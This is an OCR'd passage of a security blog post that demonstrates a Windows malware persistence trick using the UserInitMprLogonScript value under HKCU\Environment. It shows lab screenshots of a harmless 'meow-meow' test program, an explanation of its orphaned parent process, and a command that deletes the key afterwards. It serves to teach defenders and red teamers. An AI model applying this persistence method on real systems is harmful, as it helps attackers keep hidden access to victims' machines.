Get Organized
Organize notes and ideas all in one place
OneNote
Change account settings
Lock
Sign out
Photos
ERPROFILE%\AppData\Local\Mi
ERPROFILE%\AppData\Local\Te
RPROFILE%\AppData\Local\Tem
C:\Users\User\OneDrive
09-malware-pers-20\
> .\hack.exe
> .\pers.exe
> reg query "HKCU\Environme
ERPROFILE%\AppData\Local\Mi
ERPROFILE%\AppData\Local\Te
RPROFILE%\AppData\Local\Tem
C:\Users\User\OneDrive
G_SZ Z:\2022-12-09-malwa




And after a few milliseconds, our “malware”, `meow-meow` popped up:



Then, if we open Process Hacker and check `hack.exe` properties:



win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
x64dbg
PE-bear
malware
Microsoft Edge
Firefox
shared (VBoxSvr) (Z)
Process Hacker 2
x32dbg
procexp64
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name
HxTsr.exe 4368 5.97 MB WINDOWS-V9H...\User
RuntimeBroker.exe 4892 1.39 MB WINDOWS-V9H...\User
hack.exe 5020 1.41 MB WINDOWS-V9H...\User
RuntimeBroker.exe 5088 2.69 MB WINDOWS-V9H...\User
RuntimeBroker.exe 5148 7.56 MB WINDOWS-V9H...\User
smartscreen.exe 5188 15.86 MB WINDOWS-V9H...\User
RuntimeBroker.exe 5204 1.88 MB WINDOWS-V9H...\User
svchost.exe 5376 0.02 11.38 MB WINDOWS-V9H...\User
fontdrvhost.exe 5448 1.59 MB
OneDrive.exe
CPU Usage: 5.82% Physical memory: 1.03 GB (33.08%) Processes: 67
Meow-meow!
OK



we see that the parent process is “non-existent” process.

If you have studied the windows internals at least a little, you know that exists processes which have “non-existent” process as parent. For example, Windows Explorer - `explorer.exe`. Parent process is `userinit.exe` or `winlogon.exe`, but can be anything `.exe` using `explorer.exe`. Parent will show as `<Non-existent Process>` since `userinit.exe` terminates itself. Another example is Windows Logon - `winlogon.exe`. Parent is “does not exist” since `smss.exe` exits.


If we check `hack.exe` properties via Sysinternals Process Explorer, we can see “Autostart Location” value:



Everything is worked perfectly! =^..^=

After the end of experiment, delete the key:

```
Remove-ItemProperty -Path "HKCU:\Environment" -Name "UserInitMprLogonScript"
```



This persistence trick is used by APT28 group and software like Attor and Zebrocy at the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

Sysinternals Process Explorer
Malware persistence: part 1
APT28
Attor
Zebrocy (Trojan)
source code in github

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine

Source: https://cocomelonc.github.io/persistence/2022/12/09/malware-pers-20.html